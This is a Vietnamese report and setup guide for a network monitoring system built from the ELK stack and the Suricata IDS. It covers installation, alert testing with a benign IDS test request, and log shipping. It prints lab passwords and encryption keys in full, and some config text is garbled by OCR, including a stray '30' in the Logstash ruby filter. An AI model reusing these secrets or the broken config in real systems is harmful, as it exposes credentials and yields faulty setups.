Hệ thống ELK cung cấp khả năng lưu trữ, xử lý và hiển thị dữ liệu logs mạnh mẽ, giúp nhận biết sự cố an ninh mạng một cách hiệu quả. Elasticache, phần của ELK, giúp tăng cường hiệu suất và mở rộng khả năng chịu tải. Kết hợp với Suricata, một hệ thống IDS mã nguồn mở, người quản trị mạng có khả năng phát hiện và ngăn chặn các tấn công mạng một cách nhanh chóng.

Báo cáo đã phân tích và đưa ra những vấn đề cơ bản về ELK (Elasticsearch, Logstash, Kibana) và Suricata, cũng như các bước thiết lập và thực nghiệm. Trong quá trình triển khai, một số thách thức có thể phát sinh, và việc hiểu và giải quyết chúng là quan trọng để đảm bảo hiệu suất và an toàn của hệ thống.

Một trong những vấn đề phổ biến với ELK là hiệu suất khi xử lý lượng dữ liệu lớn. Việc tối ưu hóa cấu hình Elasticsearch, sử dụng chỉ mục và ánh xạ hiệu quả có thể giúp giảm tải cho hệ thống. Cũng quan trọng là thiết lập Logstash sao cho nó có thể xử lý và chuyển đổi dữ liệu một cách hiệu quả.

Trong trường hợp Suricata, có thể phát sinh vấn đề liên quan đến chính sách phát hiện và chế độ báo cáo. Việc cấu hình chính sách an toàn và theo dõi các cảnh báo từ Suricata đòi hỏi kiến thức sâu rộng về môi trường mạng và loại tấn công có thể xảy ra. Cần đảm bảo rằng Suricata được cập nhật thường xuyên để bảo vệ khỏi các mối đe dọa mới.

Tóm lại, việc đối mặt với các vấn đề kỹ thuật và thực nghiệm là phần quan trọng trong quá trình triển khai hệ thống giám sát an toàn mạng sử dụng ELK và Suricata. Qua thời gian và kinh nghiệm, những điều này sẽ là nguồn học quý báu để nâng cao khả năng quản lý và bảo vệ mạng thông tin.

PHỤ LỤC

Hướng dẫn cài đặt Suricata

Bước 1: Installing Suricata

Thực hiên add repo và cài đặt suricata:

```
sudo add-apt-repository ppa:oisf/suricata-stable
sudo apt install suricata
sudo systemctl enable suricata.service
```

Bước 2: Config Suricata

Có thể sử dụng trình soạn thảo nano hoặc vim để chỉnh sửa config:

vim /etc/suricata/suricata.yaml

Tìm đến các dòng sau và chỉnh sửa lại


```
vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
...
 # enable/disable the community id feature.
      community-id: true
      # Seed value for the ID output. Valid values are 0-65535.
      community-id-seed: 0
...
af-packet:
  - interface: ens33
```

Suricata hỗ trợ việc reloading rule, bạn có thể thêm, sửa xóa rules mà không cần restart lại service. Để thực hiện việc này bạn thêm dòng sau vào cuối file:

```
detect-engine:
  - rule-reload: true
```

Bước 3: Cật nhật rulesets trong suricata

Sử dụng lệnh: *sudo suricata-update*



Thư mục lưu trữ rules trong suricata là */usr/share/suricata/rules*. Bạn có thể thay đổi nó trong setting nhưng trong hướng dẫn này tôi sẽ để mặc định.

Để ví dụ, bạn có thể kích hoạt một bộ rule tgreen/hunting để test:

```
sudo suricata -T -c /etc/suricata/suricata.yaml -v
sudo suricata -T -c /etc/suricata/suricata.yaml -v
```

Thực hiện tạo một HTTP request để kiểm tra alert trên suricata:

```
# curl http://testmynids.org/uid/index.html
uid=0(root) gid=0(root) groups=0(root)
```

Alert sinh ra sẽ như sau:

```
# grep 2100498 /var/log/suricata/fast.log
12/05/2023-02:30:12.426354  [**] [1:2100498:7] GPL ATTACK_RESPONSE id
check returned root [**] [Classification: Potentially Bad Traffic]
[Priority: 2] {TCP} 108.157.14.40:80 -> 192.168.88.132:47296
```

Bạn có thể xem alert từ file /var/log/suricata/eve.json:

```
sudo apt install jq
jq 'select(.alert .signature_id==2100498)' /var/log/suricata/eve.json
```

```
root@ubuntu:/home/student# jq 'select(.alert .signature_id==2100498)' /var/log/suricata/eve.json
{
  "timestamp": "2023-12-05T02:30:12.426354+0000",
  "flow_id": 884091536376542,
  "in_iface": "ens33",
  "event_type": "alert",
  "src_ip": "108.157.14.40",
  "src_port": 80,
  "dest_ip": "192.168.88.132",
  "dest_port": 47296,
  "proto": "TCP",
  "pkt_src": "wire/pcap",
  "community_id": "1:WeEPOsBTPH5hdAo1eEAuZebgu3g=",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2100498,
    "rev": 7,
    "signature": "GPL ATTACK_RESPONSE id check returned root",
    "category": "Potentially Bad Traffic",
    "severity": 2,
    "metadata": {
      "created_at": [
        "2010_09_23"
      ],
      "updated_at": [
        "2010_09_23"
```

Hướng dẫn cài đặt Elastic stack và đẩy log từ Suricata

Trên ELK Server thực hiện các bước sau:

Bước 1: Cài đặt elasticsearch, kibana, logstash

```
curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo
apt-key add -
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" |
sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
sudo apt update
sudo apt install elasticsearch kibana logstash
```

Bước 2: Cấu hình Elasticsearch

Vim /etc/elasticsearch/elasticsearch.yml

```
#network.host: 192.168.0.1
network.bind_host: ["127.0.0.1", "192.168.145.29"]
#
# By default Elasticsearch listens for HTTP traffic on the first free p
# finds starting at 9200. Set a specific HTTP port here:
```

Thêm các dòng sau vào cuối file:

```
discovery.type: single-node
xpack.security.enabled: true
```

Start dịch vụ elasticsearch lên:

```
sudo systemctl start elasticsearch.service
```

Configuring elasticsearch password:

```
cd /usr/share/elasticsearch/bin
sudo ./elasticsearch-setup-passwords auto
```

Output sẽ có dạng như sau:

```
Changed password for user apm_system
PASSWORD apm_system = 6N1rmdrBB4BL8m7LnhX6

Changed password for user kibana_system
PASSWORD kibana_system = VjPYeLDQffzNi3ARUZFc

Changed password for user kibana
PASSWORD kibana = VjPYeLDQffzNi3ARUZFc

Changed password for user logstash_system
PASSWORD logstash_system = Svqq37gq1idieDIe9O8j

Changed password for user beats_system
PASSWORD beats_system = havzk9E3vJBUTtSngiTm

Changed password for user remote_monitoring_user
PASSWORD remote_monitoring_user = RaLywgrmAEe6CFhv8dwl

Changed password for user elastic
PASSWORD elastic = NEApw6ussIknZ7UqBVTm
```

Bước 3: Config Kibana

```
cd /usr/share/kibana/bin/
sudo ./kibana-encryption-keys generate -q
```

Output sẽ có dạng sau:


```
root@elk:/usr/share/kibana/bin# sudo ./kibana-encryption-keys generate -q
xpack.encryptedSavedObjects.encryptionKey: 784c65a53eba5b8c13fd83bb7d3a0dc9
xpack.reporting.encryptionKey: 850376d606fd919452dce72fe69f144b
xpack.security.encryptionKey: 339978c04fab40104c9545f5108a4fac
```

Thực hiện chỉnh sửa file cấu hình kibana bằng lệnh *vim /etc/kibana/kibana.yml*:

Thêm các dòng sau vào cuối file:

```
xpack.encryptedSavedObjects.encryptionKey:
784c65a53eba5b8c13fd83bb7d3a0dc9
xpack.reporting.encryptionKey: 850376d606fd919452dce72fe69f144b
xpack.security.encryptionKey: 339978c04fab40104c9545f5108a4fac
```

Chỉnh sửa lại ip server kibana:



Configuring Kibana Credentials

```
Cd /usr/share/kibana/bin
sudo ./kibana-keystore add elasticsearch.username (nhập kibana_system)
sudo ./kibana-keystore add elasticsearch.password (nhập password được
lưu ở phần trên)
```

Starting kibana:

```
sudo systemctl start kibana.service
```

Bước 4: Config logstash

Bạn cần cấu hình logstash để đọc input từ file eve.json của suricata, thực hiện tạo file logstash.conf và cấu hình như sau:

```
Vim /etc/logstash/conf.d/logstash.conf
```

Thêm các dòng sau vào file:

input { file {

path => ["/var/log/suricata/eve.json"]

codec => "json"

type => "SuricataIDPS" } }

filter {

if [type] == "SuricataIDPS" {

date {

match => ["timestamp", "ISO8601"] }

ruby {

```
        code => "
                if event.get('[event_type]') == 'fileinfo' event.set('[fileinfo][type]',
        event.get('[fileinfo][magic]').to_s.split(',')[0]) end " }
        ruby{
        code => "
                if event.get('[event_type]') == 'alert'
                sp = event.get('[alert][signature]').to_s.split(' group ')
                if (sp.length == 2) and /\A\d+\z/.match(sp[1])
                        event.set('[alert][signature]', sp[0]) end 30 end " } }
if [src_ip] {
        geoip {
        source => "src_ip"
        target => "geoip"
        #database => "/opt/logstash/vendor/geoip/GeoLiteCity.dat"
        add_field => [ "[geoip][coordinates]", "%{[geoip][longitude]}" ]
        add_field => [ "[geoip][coordinates]", "%{[geoip][latitude]}" ] }
        mutate {
        convert => [ "[geoip][coordinates]", "float" ] }
        if ![geoip.ip] {
        if [dest_ip] {
                geoip {
                source => "dest_ip"
                target => "geoip"
                #database => "/opt/logstash/vendor/geoip/GeoLiteCity.dat"
                add_field => [ "[geoip][coordinates]", "%{[geoip][longitude]}" ]
                add_field => [ "[geoip][coordinates]", "%{[geoip][latitude]}" ] }
```

mutate {

convert => ["[geoip][coordinates]", "float"] } } } } }

output { elasticsearch { hosts => "localhost" } }

Đảm bảo rằn permission trên tệp eve.json để Logstash có thể nhận tệp:

sudo chmod 775 /var/log/suricata/eve.json (trên suricata server)

Bước 5: Cấu hình filebeat

Thực hiện cấu hình filebeat trên Suricata:


```
curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo
apt-key add -
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" |
sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
sudo apt update
sudo apt install filebeat
```

Chỉnh sửa file cấu hình: vim /etc/filebeat/filebeat.yml

```
setup.kibana:

  # Kibana Host
  # Scheme and port can be left out and will be set to the default (http and 5601
  # In case you specify and additional path, the scheme is required: http://locall
  # IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
  host: "192.168.145.29:5601"
.......
# ---------------------------- Elasticsearch Output ----------------------------
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["192.168.145.29:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  username: "elastic"
  password: "NEApw6ussIknZ7UqBVTm"
```

Start dịch vụ filebeat: *sudo systemctl start filebeat.service*

Thực hiện truy cập vào kibana với đường dẫn: http://192.168.145.29:5601 và đang nhập với username/password là: elastic/NEApw6ussIknZ7UqBVTm


Welcome to Elastic
Username
elastic
Password
Log in

TÀI LIỆU THAM KHẢO

[1] Learn - Suricata - website training về suricata.

[2] Elastic documentation | Elastic – website học về ELK stack